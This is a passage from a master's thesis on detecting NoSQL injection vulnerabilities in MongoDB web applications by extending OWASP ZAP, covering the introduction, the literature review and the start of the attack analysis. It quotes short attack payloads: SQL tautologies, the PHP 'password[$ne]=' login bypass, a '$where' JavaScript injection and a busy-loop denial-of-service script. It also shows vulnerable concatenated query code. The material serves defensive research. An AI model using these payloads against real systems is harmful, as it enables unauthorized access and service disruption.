



**UCSC**

## Masters Project Final Report

(MCS)

2019

|                     |  |
|---------------------|--|
| S                   |  |
| E1                  |  |
| E2                  |  |
| For Office Use Only |  |

|   |   |
|---|---|
| <b>Project Title</b>                    | Identification of NoSQL Injection Vulnerabilities in MongoDB based Web Applications |
| <b>Student Name</b>                     | A. M. Weeratunga  |
| <b>Registration No. &amp; Index No.</b> | 2017/MCS/088<br>17440887  |
| <b>Supervisor's Name</b>                | Dr.Thilina Hallolluwa   |

|                            |
|----------------------------|
| <b>For Office Use ONLY</b> |
|                            |
|                            |



# **Identification of NoSQL Injection Vulnerabilities in MongoDB based Web Applications**

**A dissertation submitted for the Degree of Master of  
Computer Science**

**A.M. Weeratunga  
University of Colombo School of Computing  
2020**



## Declaration

The thesis is my original work and has not been submitted previously for a degree at this or any other university/institute.

To the best of my knowledge it does not contain any material published or written by another person, except as acknowledged in the text.

Student Name: A M Weeratunga

Registration Number: 2017/MCS/088

Index Number: 17440887

---

Signature:

Date:

This is to certify that this thesis is based on the work of

Mr./Ms.

under my supervision. The thesis has been prepared according to the format stipulated and is of acceptable standard.

Certified by:

Supervisor Name: Dr.Thilina Hallolluwa

---

Signature:

Date:

"It takes 20 years to build a reputation and few minutes of cyber-incident to ruin it."

– Stephane Nappo, Information Security Expert

## **Abstract**

The Internet has come a long way from the first working prototype, which was developed in the 1960s. From static web pages to visually appealing animated websites, the Internet continues to attract more and more users, and websites are creating, gathering, and storing data. Modern web applications deal with a wide array of semi-structured data. Relational databases were not meant to handle data like this. Therefore, NoSQL was introduced to accommodate the persistence of these types of data. NoSQL databases offer more scalable and superior performance over relational databases and offer advantages such as dynamic schemas, auto-sharding, replication, and integrated caching. Also, NoSQL databases provide the ability to scale horizontally, support multiple data structures. It also allows automatically handling data replication and failover.

MongoDB is one of the most popular document-based databases and has an active user base community. MongoDB is used mainly for storing unstructured data and is used by popular websites like twitter. However, MongoDB has several security vulnerabilities, and they need to be investigated and exposed to develop a secure application. That is, detecting vulnerabilities using manual penetration testing takes time and expertise and can be error-prone due to the human factor. To overcome this, there are automated vulnerability scanners to identify SQLi vulnerabilities for applications that use relational databases such as Veracode, WhiteHat, and Owasp Zap. However, most of these tools do not support detection on NoSQL injection or have loopholes in identifying NoSQLi Vulnerabilities.

Therefore, detecting vulnerabilities for NoSQL databases is an emerging topic, and since more and more web applications are drifting towards using MongoDB databases, it is a topic worth investigating. This research identifies how a web application that uses MongoDB can be penetrated using NoSQLi Injection and attempts to automate the process of identifying NoSQLi vulnerabilities.

## **Acknowledgments**

I express my sincere gratitude to my supervisor, Dr. Thilina Hallolluwa, for mentoring and guiding me in the correct direction and for the help given to complete my research project.

Special thanks go out to Mr. Chaman Wijesiriwardana for his initial guidance on how to proceed with the research.

I would also like to thank the OWASP ZAP Dev team, thc202, kingthorin, and LuigiCasciaro for supporting me to extend OWASP ZAP. Special thanks go out to Miroslav Stampar for his guidance on creating a test suite for evaluation.

I would like to thank my batch mates and colleagues for helping me whenever I needed them.

Finally, I should thank almighty God, my parents, and family members for all the support given to me throughout the year.

# Table of Contents

|   |    |
|---|----|
| Introduction .....  | 1  |
| 1.1 Problem Domain .....                                  | 1  |
| 1.2 The problem.....                                      | 2  |
| 1.3 Motivation .....                                      | 4  |
| 1.4 Research Problem .....                                | 4  |
| 1.5 Research Contribution.....                            | 4  |
| 1.6 Scope.....  | 5  |
| 1.7 Structure of the Dissertation.....                    | 5  |
| Literature Review.....                                    | 6  |
| 2.1 Introduction .....                                    | 6  |
| 2.2 No SQL Security .....                                 | 6  |
| 2.3 Vulnerabilities of NoSQL and Mongo DB .....           | 7  |
| 2.3.1 JavaScript vulnerabilities.....                     | 7  |
| 2.3.2 Authentication.....                                 | 8  |
| 2.3.3 Logging.....  | 8  |
| 2.3.4 Network Access .....                                | 8  |
| 2.3.5 Injections.....                                     | 9  |
| 2.3.6 Vulnerabilities in PHP based web applications ..... | 9  |
| 2.3.7 Rest API.....                                       | 10 |
| 2.3.8 Encryption.....                                     | 10 |
| 2.4 SQL Injection attacks (Relational databases).....     | 11 |
| 2.5 No SQL Injection attacks.....                         | 12 |
| 2.6 Prevention of attacks.....                            | 12 |
| 2.7 DAST (Dynamic Application Security Testing) .....     | 13 |
| 2.8 Summary .....   | 14 |
| Problem Analysis and Methodology.....                     | 16 |
| 3.1 Problem Analysis.....                                 | 16 |
| 3.1.1 How NoSQLi attacks are performed .....              | 16 |
| 3.1.2 Vulnerabilities in Python web applications .....    | 18 |
| 3.1.3 Vulnerabilities in Node JS web applications .....   | 21 |

|  |    |
|--|----|
| 3.1.4 Vulnerabilities in Java Web Applications ..... | 23 |
| 3.1.6 Attack Payloads.....                           | 26 |
| 3.2 Methodology .....                                | 27 |
| 3.2.1 Proposed Model / Design.....                   | 27 |
| Evaluation Plan .....                                | 33 |
| 4.1 Overview .....                                   | 33 |
| 4.1.1 Research Scope .....                           | 33 |
| 4.1.2 Current state of the problem domain .....      | 33 |
| 4.1.3 Evaluation Scope.....                          | 34 |
| 4.2 Evaluation Methodology.....                      | 35 |
| 4.2.1 Establishing experiment results .....          | 35 |
| 4.2.2 Measuring Accuracy.....                        | 36 |
| 4.2.3 Measuring efficiency .....                     | 38 |
| Conclusion .....                                     | 40 |
| 5.1 Introduction .....                               | 40 |
| 5.2 Problems Addressed .....                         | 40 |
| 5.3 Future Work .....                                | 41 |
| References .....                                     | 42 |



# List of Figures

|  |    |
|--|----|
| Figure 1 - Vulnerable App Login.....             | 16 |
| Figure 2 - Intercepting Requests.....            | 17 |
| Figure 3 - Injecting malicious payload.....      | 17 |
| Figure 4 - Login Screen.....                     | 18 |
| Figure 5 - Vulnerable Python Code -I.....        | 19 |
| Figure 6 - Manage Users .....                    | 19 |
| Figure 7 - POST request body params .....        | 19 |
| Figure 8 - Unauthorized data access .....        | 20 |
| Figure 9 - Vulnerable Python Code - 2.....       | 20 |
| Figure 10 - MeanBug login request .....          | 21 |
| Figure 11 - Meanbug NoSQLi Attack.....           | 22 |
| Figure 12 - NodeJS vulnerable code segment ..... | 22 |
| Figure 13 - Modifying request headers .....      | 23 |
| Figure 14 - NoSQLInjectionDemo .....             | 23 |
| Figure 15 - Insecure Java code .....             | 24 |
| Figure 16 - Secure Java code.....                | 24 |
| Figure 17 - PHP Vuln login screen .....          | 25 |
| Figure 18 - PHP Vuln login request.....          | 25 |
| Figure 19 - ZAP project structure .....          | 29 |
| Figure 20 - Class structure.....                 | 30 |
| Figure 21 - Crawling results .....               | 31 |
| Figure 22 - attacking a web application .....    | 32 |
| Figure 23 - Vulnerability Information.....       | 32 |
| Figure 24 – Confusion Matrix .....               | 37 |
| Figure 25 - Accuracy Metrics .....               | 37 |

# List of Tables

|  |    |
|--|----|
| Table 1 - Comparison of Open Source DAST tools ..... | 3  |
| Table 2 - Literature Review Summary.....             | 15 |
| Table 3 - Web Applications Used for Evaluation.....  | 36 |
| Table 4 - Measuring Accuracy .....                   | 38 |
| Table 5 - Measuring efficiency.....                  | 39 |
| Table 6 - Measuring reliability .....                | 39 |
| Table 7 - Github Repository Links .....              | 41 |

# Chapter 1

## Introduction

### 1.1 Problem Domain

Today people live in a world where everything and everyone is connected through the Internet. Petabytes of data flow through fiber optic cables carrying bits and bytes of data across the globe. These data could contain anything; from publicly exposable data such as weather information to high-security government secrets. With the growth of the Internet, the types of web applications also evolved from static pages to dynamic web pages that serve various kinds of data such as text, images, videos, and hyperlinks. Social media platforms such as Twitter and Facebook are good examples of such websites that serve 'unstructured data.' Due to limitations of relational databases, a new type of database known as 'NoSQL' (Not only SQL) emerged to store such data specifically.

MongoDB is the leading NoSQL database currently, trending three times than any other database according to Google trends[1]. MongoDB is a document store database with many advantages, such as replication, high availability, and auto-sharding[2]. Due to the popularity of MongoDB, many modern web applications use MongoDB to store data. In this context, the security of these data is of utmost importance. People hear News of data breaches and confidentiality of sensitive information being breached regularly. As more and more web applications store user data, it is the responsibility of the web developer to develop the web application in such a way that the data stored in the server is secure. The process of making a web application secure by finding, fixing, and enhancing security vulnerabilities [3] is known as **Application Security**.

Although there are tools to detect vulnerabilities of web applications that use relational databases, there is a lack of such tools for NoSQL databases. This research aims to bridge that gap.

## 1.2 The problem

There are two main methods to identify vulnerabilities of web applications, Black box testing, and white box testing [4]. In black-box testing, security flaws of the web application are identified without knowing the internal structure of the application. Automated tools created for this purpose are known as 'Dynamic Application Security Testing' (DAST) tools. There are many DAST tools available in the market, both commercial and non-commercial. Some of the leading commercial DAST tools are Veracode, Accunetix, Nessus, Rapid7 App Spider, IBM Appscan, and White hat sentinel [5]. Open source DAST tools include Arakni, Grabber, Vega, and OWASP Zep proxy [5].

DAST tools identify many types of vulnerabilities. They include SQL Injection (SQLi), Cross-Site Scripting (XSS), and broken Authentication and Session Management. Out of them, Injection attacks are the most common vulnerability[6] An Injection attack occurs "when an attacker sends untrusted data to an interpreter that is executed as a command without proper authorization.". SQL Injection (SQLi) attacks are injection attacks directed at web applications that use a relational database while NoSQL Injection (NoSQLi) attacks are injection attacks directed at web applications that use a NoSQL database.

As part of the research, the author researched the extent that DAST tools can identify NoSQLi vulnerabilities. After an initial search on the internet, it was found that many DAST tools are yet to support NoSQLi. To get more information on this, the author contacted Miroslav Stampar, who created the vulnerability detection tool SQL Map to detect SQL Injections. He said that "It is my plan to 'extend' sqlmap into the 'NoSQL' world this year, so it is in a pipeline" Indicating that security engineers have NoSQL Injection vulnerability detection support on their roadmaps.

The author then ran several DAST tools against the web application 'MeanBug,' which uses MongoDB as its database [7] and made a note if they can detect the NoSQLi vulnerabilities present in MeanBug.

All the open-source tools failed to discover the NoSQLi flaws of 'MeanBug', indicating that there is still research to be done on what are the types of NoSQLi vulnerabilities and the process of

automating the detection of such vulnerabilities. A summary of open-source tools that the author ran against 'MeanBug' is given in Table 1- Comparison of Open Source DAST tools. Also, commercial tools such as Veracode, WhiteHat, and Rapid7 do not support the identification of NoSQLi vulnerabilities as of yet.

| Name of the tool | NoSQLi Vulnerability detected |
|------------------|-------------------------------|
| OWASP ZAP        | No                            |
| NoSQLMap         | No                            |
| Vega             | No                            |
| Arachni          | No                            |
| wapiti           | No                            |
| SQLMap           | No                            |

Table 1 - Comparison of Open Source DAST tools

OWASP Zed Attack Proxy, commonly known as OWASP ZAP, is one of the world's most popular security testing tools[8]. It is maintained by hundreds of community developers and hence is frequently up to date and is used extensively by organizations to scan their applications for security vulnerabilities. The advantage of OWASP ZAP is that it can be easily extended since the core modules lie in one repository, and extensions lie in another repository[8]. Therefore, new functionality can be added in the form of ZAP extensions, which won't impact the existing functionality.

However, there is no extension to find vulnerabilities of NoSQL/Mongo DB databases. Therefore, developing such a plugin would enable the software community to scan their applications for NoSQLi vulnerabilities using OWASP ZAP at no cost.

### 1.3 Motivation

As mentioned above, with the advent of MongoDB based web applications, the security of such applications is of high importance. The primary motivation behind this research is to identify how NoSQLi attacks are performed on web applications that use Mongo DB and to automate identifications of such flaws by developing an OWASP ZAP extension which specializes in the identification of NoSQL Injection Vulnerabilities in MongoDB based web applications. This will enable developers to scan their application for security vulnerabilities and identify and fix them before deploying the application.

### 1.4 Research Problem

The main research question for this study is as follows,

**RQ: How to automate Identification of NoSQLi Vulnerabilities in MongoDB based web applications?**

The research question will be exploring this question by answering the following sub-questions

- What are the NoSQL Injection Vulnerabilities in web applications which use MongoDB?
- What are the types of NoSQLi Vulnerabilities which DAST tools fail to identify?
- How to extend OWASP ZAP proxy to identify NoSQLi vulnerabilities in web applications which use MongoDB?

### 1.5 Research Contribution

The research contribution of this project is the identification of methods to increase application security of MongoDB based web applications. Consequently, a comprehensive list of NoSQLi attacks on MongoDB based web applications was identified and listed down.

The research was also beneficial to the OWASP ZAP community because the ZAP tool will be enhanced to find Mongo DB NoSQLi injections

## 1.6 Scope

The primary focus of the research is on finding security vulnerabilities of web applications that use MongoDB since it is the leading NoSQL database.

The scope of the project includes.

- a) Research and documentation of how NoSQLi attacks are performed on applications which use MongoDB as a database
- b) How to extend OWASP ZAP to automate the discovery of vulnerabilities found by item 'a)

Black box testing of web applications will also be affected by whatever limitations the OWASP ZAP tool has. However, any possible effort to overcome the restrictions will be made.

## 1.7 Structure of the Dissertation

The introduction chapter states the problem domain and gives a general idea about application security and NoSQL. Application Security and DAST tools are also discussed. The research problem, motivation, and scope are also stated in the introduction chapter. This chapter serves context into the research project.

The Literature review chapter provides insight into similar research work done on NoSQL and Mongo DB and attempts to identify the research gaps. Also, knowledge of NoSQL vulnerabilities is discussed in the chapter.

The methodology chapter discusses how the author proposes to automate the detection of NoSQLi vulnerabilities using OWASP ZAP. An overview of how a hacker would attack a website by using NoSQLi attacks is explained. Reasons for choosing OWASP ZAP and details on how it can be extended is given in this chapter.

In the Evaluation chapter, the experiments and methods used to test and evaluate the automated vulnerability tool are explained. The Evaluation scope, Evaluation methodology, and the types of experiments done and metrics measured, such as Accuracy, Efficiency, and Reliability, are also presented in this chapter. Finally, the thesis concludes with the Conclusion chapter.

## Chapter 2

# Literature Review

### 2.1 Introduction

The author conducted a literature review on Application Security, NoSQL, and MongoDB, and the findings are discussed in this chapter. The literature review helped the author to understand the current knowledge acquired in the research area, the challenges of the research area, and to obtain a good background knowledge.

### 2.2 No SQL Security

During the literature review, it was realized that NoSQL (Not Only SQL) is a type of database that is gaining popularity among users in the tech community and many web applications make use of NoSQL databases. The research paper "Analysis of NoSQL Database Vulnerabilities." states that social media widely uses NoSQL. For example, Facebook has 2.07 billion active users and generates about 30 Petabytes of data. Many of the generated data are unstructured and include photos, tweets, texts, and call logs[9].

Since many applications use NoSQL databases it is important to analyze web security and NoSQL security. The paper "The Pros and Cons of Modern Web Application Security Flaws and Possible Solutions." discusses web security in general. It states that the most severe threats to web applications are exposure of sensitive data and unauthorized access to the system[10]. Hackers can also try to bring a web application down (Not accessible to end-users) and web applications should avoid system downtime. The paper also states that web vulnerabilities can be categorized into three types. Injection vulnerabilities, Business logic vulnerabilities, and Session management vulnerabilities. Under injection vulnerabilities, the most common types of injections are SQL injection, Cross-site scripting, and LDAP injection. Injection remained the



topmost web application vulnerability up-to-date [6]. The reason that a web application is vulnerable to injection attacks is that input data is not validated, filtered, nor sanitized[10].

The paper "An Analysis and Overview of MongoDB Security" states that security has been an afterthought of NoSQL databases because it was built with the need for scalability and speed in mind. One instance of security being comprised is a data breach that happened in early 2017, which saw about 30,000 Mongo DB instances being exposed. A possible reason for this is Mongo DB's questionable use of default settings. For example, in Mongo DB 2.6 and below, communication is not encrypted by default and connections are open to the world[11]. However in the latest Mongo DB version (4.4), connections are limited to the local network, and communication is encrypted by default indicating that the vulnerabilities are being fixed as the database evolved with time.

Also, NoSQL databases face certain challenges because of the dynamic nature of the data stored in the database. Other challenges include the cost of security when performance is a priority, security challenges when data is stored in a distributed environment, and consistency issues[12].

## 2.3 Vulnerabilities of NoSQL and Mongo DB

### 2.3.1 JavaScript vulnerabilities

Mongo DB is vulnerable to JavaScript injections and can be hacked by hiding JavaScript code inside SQL statements. This fact is discussed in the paper "An Analysis and Overview of MongoDB Security" [11]. Since JavaScript is powerful, exposing such a vulnerability can be compared to handing over a machine gun to a top criminal. Hackers can easily exploit such vulnerabilities to launch attacks that threaten the webserver, such as DDOS attacks.

The paper "No SQL, No Injection? Examining NoSQL Security" states that JavaScript injection is not limited to MongoDB but is a common vulnerability among all NoSQL databases. It also states that if user input is not validated and sanitized by the server, it exposes a dangerous surface for potential security breaches since NoSQL supports the execution of JavaScript within a query. JavaScript execution within a query should be disabled, or user input should be sanitized appropriately to mitigate the vulnerability[13]. The same fact is also stated in the research paper

"A Survey on Security of NoSQL Databases," which states that because Mongo DB utilizes JavaScript, this provides a pathway for injection attacks[14].

### 2.3.2 Authentication

Mongo DB community edition is less secure than the premium version, and users have to purchase a premium version to unlock Kerberos authentication and LDAP proxy authentication. By default, it uses SHA-1, which is prone to collision attacks[11]. This fact must be taken into consideration since many organizations use the community edition because of the cost of the premium edition. This also exposes another attack surface to hackers.

Access control and the importance of the principle of least privilege is also discussed in the paper "No SQL, No Injection? Examining NoSQL Security." [13]. This states that only the minimum set of permissions needed should be given to users to perform tasks. This will reduce the risk of attackers getting into the system even if credentials are exposed. The paper "A Survey on Security of NoSQL Databases" states that when running in shared mode, Mongo DB does not support authentication and authorization[14]. However, the author could not find proof of such a claim when conducting his research.

### 2.3.3 Logging

By default, Mongo DB does not log every event that happens[11]. Also, It does not provide auditing facilities[14]. By having detailed logs, an organization can track each transaction that had happened, and therefore organizations must enable MongoDB logging before deploying the application to production.

### 2.3.4 Network Access

Network access is limited to the local network by default in the latest version of Mongo DB. However, this was not the case in earlier versions (2.6 and below) but it has now been fixed. A REST API was exposed in earlier versions of Mongo DB (2.6 and below) which allowed hackers to access the database through the rest API and query against the database. However similar to network access, this vulnerability was also fixed in subsequent versions. The paper "NoSQL Injection Analysis" states that if a web application still uses older versions of Mongo DB,

measures should be taken to prevent automated crawl scripts from accessing port 27017 of web servers[11].

The paper “A Survey on Security of NoSQL Databases” states that Mongo DB communication doesn't support TLS or SSL in any way[14] but the author found that it does so in later versions. (3.0 and above)

### 2.3.5 Injections

An injection attack is a code snippet target to either the application or the database and designed to alter the flow of the web application. A SQL Injection attack refers to a code snippet that is targeted at the database[15]. Some literary sources argue that it is hard to perform SQL Injection attacks on NoSQL databases, for example, The paper "An Analysis and Overview of MongoDB Security" argues that SQL injection in Mongo DB is not possible since the queries are translated to BSON object instead of a string[11]. Also Regarding the same topic, the paper "No SQL, No Injection? Examining NoSQL Security." states it is harder to perform SQL injection because the query format is JSON, which is simple to encode and decode and has support for almost all programming languages[13].

However other literary sources argue that injections are still possible in the form of HTTP trespassing and JavaScript injections. For example, SQL OR injection is also introduced and discussed in the paper "No SQL, No Injection? Examining NoSQL Security." as a form of injection attack[13]. The paper states that Injection attacks include tautologies, union queries, illegal and logically incorrect queries, and JavaScript injections. Another paper “Analysis of NoSQL Database Vulnerabilities” states that malicious users get access to the system by either authentication bypass, JavaScript file inclusion, blind NoSQL injections, and denial of service[9].

### 2.3.6 Vulnerabilities in PHP based web applications

The paper "No SQL, No Injection? Examining NoSQL Security." discusses a vulnerability in web applications written using PHP where associate arrays can be used to insert malicious queries [13]. The injection ‘password[\$ne]=’ will evaluate to the password not equals null and can be exploited to get unauthorized access to the system.

Another vulnerability is that in PHP '\$Where' is a valid variable name and in Mongo DB, the same keyword '\$Where' is a reserved keyword. However, naming variables using reserved keywords would create a vulnerability that can be exploited using a well-crafted code snippet. An example snippet is given below where a malicious user can inject a JavaScript function to be executed against the database

```
"$where: function() { //arbitrary JavaScript here }".
```

This technique is discussed in the official OWASP guide "Testing for NoSQL injection - OWASP." [16]. This states that a malicious user can pass such a code snippet to user input and trigger arbitrary JavaScript against the database.

### 2.3.7 Rest API

A common vulnerability of NoSQL databases is that they expose a REST API for clients to access. However, this makes the database prone to CSRF attacks and allows a malicious user to gain information about the database and execute queries using the REST interface[13]. The vulnerability is discussed in the paper "No SQL, No Injection? Examining NoSQL Security." However, the vulnerability was fixed in Mongo DB 3.x

### 2.3.8 Encryption

The paper "Analysis of NoSQL Database Vulnerabilities" states that potential vulnerabilities of NoSQL include storing data in an unencrypted format, not providing authentication and authorization checks, database misconfiguration, and vulnerability to CSRF and injection attacks[9]. Another paper "A Survey on Security of NoSQL Databases" also states that Data files are stored unencrypted[14].

## 2.4 SQL Injection attacks (Relational databases)

Now let us discuss how vulnerabilities of a web application can be used to perform injection attacks.

The paper 'SQL Injection Attacks: Detection in a Web Application Environment' discusses SQL injection attacks for relational databases. It states that SQL Injection, along with XSS, dominates the most common vulnerabilities in a web application, and 97% of data breaches are caused due to SQL injection[17]. The paper also describes SQL injection methods for relational databases. They are similar to NoSQL databases and includes techniques like

- 1) Tautologies - ' or 'simple' like 'sim%' -- ' or 'simple' like 'sim' || 'ple' –
- 2) Union Queries – 'foo'UNION SELECT <rest of injected query>.'
- 3) Illegal/Logically Incorrect Queries
- 4) Stored Procedure Attacks
- 5) Alternate Encoding Obfuscation
- 6) Combination Attacks

An example where user input is directly concatenated to SQL queries is given below

```
"SELECT * FROM accounts WHERE custID=" + request.getParameter("id") + ";
```

In the above query, the malicious user can trigger an injection attack by placing a well-crafted code snippet to the request parameter 'id'. Even if an ORM such as hibernate is used in the web application, it could still be vulnerable to injection attacks[10]. An example of a hibernate query is;

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID=" +  
request.getParameter("id") + """);
```

In both cases, the meaning of the query will change if a malicious user enters a quote after the 'id' parameter in the request URL. (example: - <http://example.com/app/accountView?id=' or '1'=1>) and the server will be tricked to return data because the second condition '1 == 1' is always true.

## 2.5 No SQL Injection attacks

Techniques for No SQL Injection attacks are discussed in OWASP's official webpage on NoSQL Injection. **A good understanding of these techniques is needed to develop an automated vulnerability detector, which is the scope of my research.**

For example, consider the query given below.

```
db.myCollection.find( { active: true, $where: function() { return obj.credits - obj.debits < $userInput; } } );
```

A malicious user can then pass a well-crafted malicious code snippet to the '\$userInput' parameter. To test the viability of the attack, the special characters ' " \; { }' can be passed to the '\$userInput' parameter to check whether the server returns a database error in the response. If there is a database error, then it would indicate that the input is vulnerable to attacks.

If the parameter is deemed vulnerable, then a malicious code such as,

```
"(function(){var date = new Date(); do{curDate = new Date();}while(curDate-date<10000); return Math.max();})();"
```

would cause the server to execute at 100% utilization for 10 seconds and cause a denial of service. [16]

## 2.6 Prevention of attacks

Prevention and detection of attacks are discussed in the paper "Analysis of NoSQL Database Vulnerabilities." Awareness, design, good coding practice, privilege isolation, and security scanning can be used to prevent attacks. To detect attacks, techniques such as Web application firewalls, Intrusion Detection Systems, Data Activity Monitoring, SIEM systems, and Runtime Application Self Protection (RASP) systems can be used[9]. Utilization of such tools and techniques would go a long way in building a secure web application.

## 2.7 DAST (Dynamic Application Security Testing)

Research on DAST tools was also done as part of the literature review. The research paper "No SQL, No Injection? Examining NoSQL Security." emphasizes the need for a DAST (Dynamic Application Security Testing) tool to find NoSQL vulnerabilities but states that a comprehensive tool to detect such vulnerabilities is not yet developed. **This observation is the primary motive behind the research project.** The paper also emphasizes that DAST is effective than static code analysis[13].

Papers "A Comparative Analysis of Detecting Vulnerability in Network Systems," and "Performance Evaluation of Web Application Security Scanners for Prevention and Protection against Vulnerabilities," tries to generalize the architecture of a DAST tool and states that the architecture of vulnerability scanners includes a user interface, scan engine, scan database, and a report module. Examples of such scanners are 'NESSUS,' and 'OpenVAS.' [18] Architecture should include a crawling module, An attacker, and an Analysis module.

The Paper "Performance Evaluation of Web Application Security Scanners for Prevention and Protection against Vulnerabilities," gives measurements on how to measure the performance of a DAST scanner by using True Positives (TP), False Positives (FP), True Negatives (TN), and False Negatives (FN) [19].

Some of the measurements are as follows.

$$\text{Precision} = \text{TP} / (\text{TP} + \text{FP})$$

$$\text{Recall} = \text{TP} / (\text{TP} + \text{FN})$$

$$\text{F- Measured} = (2 \times \text{Precision} \times \text{Recall}) / (\text{Precision} + \text{Recall})$$

The paper "Web Vulnerability Scanners: A Case Study" discusses that since more people are using the Internet through mobile devices, web security in mobile devices should also be considered when designing a DAST tool[20]. This is an interesting fact and research should be done to find vulnerabilities that are only mobile device-specific.

## 2.8 Summary

A review of the prominent research work discussed in the literature review chapter is shown in Table 2 as follows.

| Research Work   | Remarks   |
|---|---|
| S. Gupta, N. K. Singh, and D. S. Tomar, “Analysis of NoSQL Database Vulnerabilities,”   | This research paper discusses the popularity of NoSQL in modern web applications and stresses the need for heightened security due to increased demand and the use of such applications. It serves as a good reminder for the tech community.         |
| K. A. Mahmud and S. Hossain, “The Pros and Cons of Modern Web Application Security Flaws and Possible Solutions.”                                     | Provides a good understanding of the types of vulnerabilities present in web applications and states that injection remains the top vulnerability. This paper provides a good background on web application security.                                 |
| A. Ron, A. Shulman-Peleg, and E. Bronshtein, “No SQL, No Injection? Examining NoSQL Security.”  | Examines NoSQL in general. The most significant contribution to the research community is that it points out possible JavaScript injections.  |
| A. Professor, “A Survey on Security of NoSQL Databases,”  | Points out several facts about NoSQL databases but the validity of some claims is questionable. For example, it states that Mongo DB does not support authentication when running on shared mode but the author did not observe the claim to be true. |
| S. Kumar Yadav, D. Shankar Pandey Asst Professor, and S. Lade Asst Professor, “A Comparative Analysis of Detecting Vulnerability in Network Systems,” | Provides a good context into Dynamic Application Security Testing (DAST) and lists out the types of scanners available for security testing.  |
| S. El Idrissi, N. Berbiche, F. Guerouate, and M. Sbihi, “Performance Evaluation of Web  | Another research paper on vulnerability scanners. However, it provides good information on the metrics used to evaluate a vulnerability scanner.  |



|   |   |
|---|---|
| Application Security Scanners for Prevention and Protection against Vulnerabilities,” | The use of a confusion matrix to measure the performance of a scanner is discussed.   |
| A. Rajan and E. Erturk, “Web Vulnerability Scanners: A Case Study.”                   | Highlights the fact that the term security is getting broader with time and states the importance of vulnerability scanning for mobile devices. |

Table 2 - Literature Review Summary

## Chapter 3

# Problem Analysis and Methodology

### 3.1 Problem Analysis

#### 3.1.1 How NoSQLi attacks are performed

It is crucial to identify and analyze how NoSQLi attacks are performed by a malicious user before automating the vulnerability detection process. Injection attacks are typically appended to a GET or POST parameter, and then the response is analyzed to identify if the injected payload triggered an attack. For example, in Figure 1 below, there are two parameters, namely username and password.




Figure 1 - Vulnerable App Login

The parameters to attack would be the username and password fields. If a malicious user finds out a username, then the user can try out several NoSQLi payloads by intercepting the request

and attacking the parameters with the payloads. If the malicious user succeeds, then the user can get unauthorized access to the system. To intercept and modify requests, a man in the middle (MITM) proxy, such as burp proxy, can be used as shown in Figure 2. The same proxy can then be used to inject a malicious payload.




Figure 2 - Intercepting Requests

After injecting a malicious payload, the request would look as shown in Figure 3.



Figure 3 - Injecting malicious payload

The malicious user can now send the request with the modified parameters and gain access to the system if the application is NoSQLi prone. And a login success screen is shown in Figure 4.

